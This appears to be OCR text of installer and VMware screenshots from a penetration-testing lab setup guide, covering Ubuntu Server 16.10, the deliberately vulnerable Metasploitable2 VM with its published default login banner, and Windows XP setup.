Guest Operating System Ubuntu 64-bit Server 16.10
New Hard Disk Capacity 20 GB
Memory 1 GB
Networking Share with my Mac (NAT)
Device Summary CD/DVD, USB Controller, Printer, Sound Card
To change the default virtual machine settings, click Customize Settings. To run the virtual machine now, click Finish.
Customize Settings
?
Cancel
Go Back
Finish


Virtual Machine Library
Add
View
Start Up
Settings
Snapshots
Delete
VIRTUAL MACHINES
Ubuntu 64-bit Server 16.10 2
Kali Linux
Metasploitable2-Linux
CentOS 7 - 1511 (64bit)
VMWARE VCLOUD AIR
Ubuntu 64-bit Server 16.10 2
Ubuntu 64-bit
Notes
Hard Disks
2.6 MB
Snapshots
0 bytes
Reclaimable



ubuntu
Install Ubuntu Server
Install MAAS Region Controller
Install MAAS Rack Controller
Check disc for defects
Test memory
Boot from first hard disk
Rescue a broken system


ubuntu
Install Ubuntu Server
Install MAAS Region Controller
Install MAAS Rack Controller
Check disc for defects
Test memory
Boot from first hard disk
Rescue a broken system
Expert mode
x acpi=off
x noapic
x nolapic
edd=on
nodmraid
nomodeset
Free software only
ubuntu-server.seed vga=788 initrd=/ins
F3 Keymap F4 Modes F5 Accessibility F6 Other Options


[!] Configure the keyboard
You can try to have your keyboard layout detected by pressing a series of keys. If you do not want to do this, you will be able to select your keyboard layout from a list.
Detect keyboard layout?
<Go Back>
<Yes>
<No>



[!] Configure the network
Please enter the hostname for this system.
The hostname is a single word that identifies your system to the network. If you don't know what your hostname should be, consult your network administrator. If you are setting up your own home network, you can make something up here.
Hostname:
ubuntu-server
<Go Back>
<Continue>



[!!] Set up users and passwords
Select a username for the new account. Your first name is a reasonable choice. The username should start with a lower-case letter, which can be followed by any combination of numbers and more lower-case letters.
Username for your account:
hutch
<Go Back>
<Continue>



[!] Configure the clock
Based on your present physical location, your time zone is America/New_York.
If this is not correct, you may select from a full list of time zones instead.
Is this time zone correct?
<Go Back>
<Yes>
<No>



[!!] Partition disks
The installer can guide you through partitioning a disk (using different standard schemes) or, if you prefer, you can do it manually. With guided partitioning you will still have a chance later to review and customise the results.
If you choose guided partitioning for an entire disk, you will next be asked which disk should be used.
Partitioning method:
Guided - use entire disk
Guided - use entire disk and set up LVM
Guided - use entire disk and set up encrypted LVM
Manual
<Go Back>



[!!] Partition disks
Note that all data on the disk you select will be erased, but not before you have confirmed that you really want to make the changes.
Select disk to partition:
SCSI33 (0,0,0) (sda) - 21.5 GB VMware, VMware Virtual S
<Go Back>



[!] Partition disks
You may use the whole volume group for guided partitioning, or part of it. If you use only part of it, or if you add more disks later, then you will be able to grow logical volumes later using the LVM tools, so using a smaller part of the volume group at installation time may offer more flexibility.
The minimum size of the selected partitioning recipe is 2.0 GB (or 9%); please note that the packages you choose to install may require more space than this. The maximum available size is 21.0 GB.
Hint: "max" can be used as a shortcut to specify the maximum size, or enter a percentage (e.g. "20%") to use that percentage of the maximum size.
Amount of volume group to use for guided partitioning:
21.0 GB
<Go Back>
<Continue>



[!] Configure the package manager
If you need to use a HTTP proxy to access the outside world, enter the proxy information here. Otherwise, leave this blank.
The proxy information should be given in the standard form of "http://[[user][:pass]@]host[:port]/".
HTTP proxy information (blank for none):
<Go Back>
<Continue>


[!] Configuring tasksel
Applying updates on a frequent basis is an important part of keeping your system secure.
By default, updates need to be applied manually using package management tools.
Alternatively, you can choose to have this system automatically download and install security updates, or you can choose to manage this system over the web as part of a group of systems using Canonical's Landscape service.
How do you want to manage upgrades on this system?
No automatic updates
Install security updates automatically
Manage system with Landscape



[!] Software selection
At the moment, only the core of the system is installed. To tune the system to your needs, you can choose to install one or more of the following predefined collections of software.
Choose software to install:
[ ] Manual package selection
[*] DNS server
[*] LAMP server
[*] Mail server
[*] PostgreSQL database
[*] Samba file server
[*] standard system utilities
[ ] Virtual Machine host
[*] OpenSSH server
<Continue>


[!] Install the GRUB boot loader on a hard disk
It seems that this new installation is the only operating system on this computer. If so, it should be safe to install the GRUB boot loader to the master boot record of your first hard drive.
Warning: If the installer failed to detect another operating system that is present on your computer, modifying the master boot record will make that operating system temporarily unbootable, though GRUB can be manually configured later to boot it.
Install the GRUB boot loader to the master boot record?
<Go Back>
<Yes>
<No>



ZIP
metasploitable-linux-2.0.0.zip
873.1 MB
Metasploitable2-Linux
5 items



Metasploitable.nvram
Metasploitable.vmdk
Metasploitable.vmsd
Metasploitable.vmx
Metasploitable.vmxf
VMX
Name Metasploitable.vmx
Kind VMware virtual ma...
Size 3 KB
Created 5/21/12, 12:46 AM
Modified 5/21/12, 12:46 AM
Last opened 5/21/12, 12:46 AM



Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: _



Windows XP
Collecting information
Dynamic Update
Preparing installation
Installing Windows
Finalizing installation
Setup will complete approximately: 33 minutes
Windows XP Professional Setup
Personalize Your Software
Setup uses the information you provide about yourself to personalize your Windows XP software.
Type your full name and the name of your company or organization.
Name:
Justin Hutchens
Organization:
Packt Publishing
< Back
Next >



Windows XP Professional Setup
Computer Name and Administrator Password
You must provide a name and an Administrator password for your computer.
Setup has suggested a name for your computer. If your computer is on a network, your network administrator can tell you what name to use.
Computer name:
DemoXP
Setup creates a user account called Administrator. You use this account when you need full access to your computer.
Type an Administrator password.
Administrator password:
Confirm password:
< Back
Next >



Windows XP Professional Setup
Workgroup or Computer Domain
A workgroup is a collection of computers that have the same workgroup name. A domain is a collection of computers defined by a network administrator.
Do you want this computer to be a member of a domain?
(You may need to obtain this information from your network administrator.)
No, this computer is not on a network, or is on a network without a domain.
Make this computer a member of the following workgroup:
WORKGROUP
Yes, make this computer a member of the following domain:
< Back
Next >



Help protect your PC
With Automatic Updates, Windows can routinely check for the latest important updates for your computer and install them automatically. These updates can include security updates, critical updates, and service packs.
Help protect my PC by turning on Automatic Updates now
(recommended)
Not right now
If you haven't turned on Automatic Updates, your computer is more vulnerable to viruses and other security threats.



Windows Components Wizard
Windows Components
You can add or remove components of Windows XP.
To add or remove a component, click the checkbox. A shaded box means that only part of the component will be installed. To see what's included in a component, click Details.
Components:
Management and Monitoring Tools 2.0 MB
Message Queuing 0.0 MB
MSN Explorer 20.7 MB
Networking Services 0.3 MB
Other Network File and Print Services 0.0 MB
Description: Includes tools for monitoring and improving network performance.
Total disk space required: 54.8 MB
Space available on disk: 38992.4 MB
Details...



Management and Monitoring Tools
To add or remove a component, click the check box. A shaded box means that only part of the component will be installed. To see what's included in a component, click Details.
Subcomponents of Management and Monitoring Tools:
Simple Network Management Protocol 0.9 MB
WMI SNMP Provider 1.1 MB
Description: Allows client applications to access static and dynamic SNMP information through Windows Management Instrumentation (WMI).
Total disk space required: 56.8 MB
Space available on disk: 38992.4 MB
Details...
OK
Cancel


Insert Disk
Please insert the Compact Disc labeled 'Windows XP Professional Service Pack 2 CD' into your CD-ROM drive (D:) and then click OK.
You can also click OK if you want files to be copied from an alternate location, such as a floppy disk or a network server.
OK
Cancel

